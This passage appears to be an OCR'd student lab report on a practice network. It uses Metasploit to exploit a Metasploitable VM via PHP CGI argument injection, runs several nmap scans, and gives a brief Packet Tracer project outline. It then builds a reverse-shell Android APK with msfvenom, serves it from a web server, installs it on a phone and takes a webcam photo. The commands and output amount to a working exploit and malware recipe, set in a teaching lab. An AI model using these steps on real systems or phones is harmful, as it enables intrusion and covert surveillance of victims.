   13   auxiliary/scanner/http/axis_local_file_include
               normal  No     Apache Axis2 v1.4.1 Local File Inclusion
```

Now type “use auxiliary/scanner/http/http_version” and then later “show options” to display the current status of the RHOSTS and proxies.

Set RHOSTS to the metasploitable ip address.

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.29.201
rhosts => 192.168.29.201
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,ty
                                       pe:host:port][ ... ]
   RHOSTS   192.168.29.201   yes       The target host(s), see https://github.com
                                       /rapid7/metasploit-framework/wiki/Using-Me
                                       tasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one
                                       per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.29.201:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.
0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Enter “run” to run the session

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.29.201:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.
0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Type “search php 5.4.2” to find the matching modules.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank
    Check  Description
   -  ----                                                 ---------------  ----
    -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excell
nt  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excell
nt  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal
    No     PHP apache_request_headers Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/
indows/http/php_apache_request_headers_bof
```

Set RHOSTS to the ip address of Metasploit machine and finally give the “exploit” command”

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.29.129:4444
[*] Sending stage (39927 bytes) to 192.168.29.201
[*] Meterpreter session 1 opened (192.168.29.129:4444 → 192.168.29.201:52707) at
023-03-12 17:49:28 +0530

meterpreter > sS
[*] 192.168.29.201 - Meterpreter session 1 closed.  Reason: Died
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -p 21 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0026s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(root㉿kali)-[/home/amal306]
└─# nmap -p http 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0012s latency).

PORT     STATE  SERVICE
80/tcp   open   http
8008/tcp closed http
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

b) nmap -sV

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -sV 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:14 IST
Nmap scan report for 192.168.29.201
Host is up (0.0086s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Un
ix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

c) nmap -sT

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -sT 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Nmap scan report for 192.168.29.201
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

d) nmap -O

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -O 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:15 IST
Nmap scan report for 192.168.29.201
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

e) nmap -A

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -A 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:16 IST
Nmap scan report for 192.168.29.201
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.29.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETR
N, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-12T12:46:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA
/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

f) nmap –Pt

```
┌──(root㉿kali)-[/home/amal306]
└─# nmap -PT 192.168.29.201
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 18:28 IST
Nmap scan report for 192.168.29.201
Host is up (0.0040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E6:B1:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks


The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities.



Group3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

From your VM, start Kali Linux and log in with root/toor (user ID/password)

Open a terminal prompt and make an exploit for the Android emulator using the MSFvenom tool

By using MSFvenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk

Figure 1: MSFvenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device

Then run and install the .apk file.

Figure 12: Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Figure 13: Successfully got the Meterpreter session

Figure 14: Display system details


```
┌──(amal306㉿kali)-[~]
└─$ sudo su
[sudo] password for amal306:
┌──(root㉿kali)-[/home/amal306]
└─# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -
o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payl
oads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload        <payload>  Payload to use (--list payloads to list, --l
ist-options for arguments). Specify '-' or STDIN for custom
        --list-options              List --payload <value>'s standard, advanced
and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to l
ist)
        --service-name   <value>    The service name to use when generating a se
rvice binary
        --sec-name       <value>    The new section name to use when generating
large Windows binaries. Default: random 4-character alpha string
        --smallest                  Generate the smallest possible payload using
 all available encoders
        --encrypt        <value>    The type of encryption or encoding to apply
to the shellcode (use --list encrypt to list)
        --encrypt-key    <value>    A key to be used for --encrypt
        --encrypt-iv     <value>    An initialization vector for --encrypt
    -a, --arch           <arch>     The architecture to use for --payload and --
encoders (use --list archs to list)
        --platform       <platform> The platform for --payload (use --list platf
orms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the
 payload
        --pad-nops                  Use nopsled size specified by -n <length> as
 the total payload size, auto-prepending a nopsled of quantity (nops minus payloa
d length)
```


```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/amal306]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.129 LPORT=4444 R
> attack.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the pa
yload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes


┌──(root㉿kali)-[/home/amal306]
└─# mv attack.apk /var/www/html/

┌──(root㉿kali)-[/home/amal306]
└─# cd /var/www/html
```


```
┌──(root㉿kali)-[/var/www/html]
└─# cd /var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```


```
┌──(root㉿kali)-[/var/www/html]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.29.129
LHOST ⇒ 192.168.29.129
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   192.168.29.129   yes       The listen address (an interface may be sp
                                      ecified)
   LPORT   4444             yes       The listen port
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help
Meterpreter     : dalvik/android
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap -i 1
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > exploit
[-] Unknown command: exploit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.34 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Sending stage (78189 bytes) to 192.168.1.34
[*] Meterpreter session 2 opened (192.168.1.38:4444 → 192.168.1.34:57766) at 2023-03-11 12:55:46 +0530

meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /var/www/html/ilxHgvEA.jpeg
meterpreter >
```


12:48
51%
Download (10.00 KB)
attack.apk
Download



12:49
51%
Choose what to allow MainActivity to access
Location
access this device's location
Telephone
make and manage phone calls
SMS
send and view SMS messages
Microphone
record audio
Contacts
access your contacts
Camera
Cancel
Continue



12:49
51%
Choose what to allow MainActivity to access
messages
Microphone
record audio
Contacts
access your contacts
Camera
take pictures and record video
Storage
access photos, media and files on your device
Call logs
read and write phone call logs
Cancel
Continue

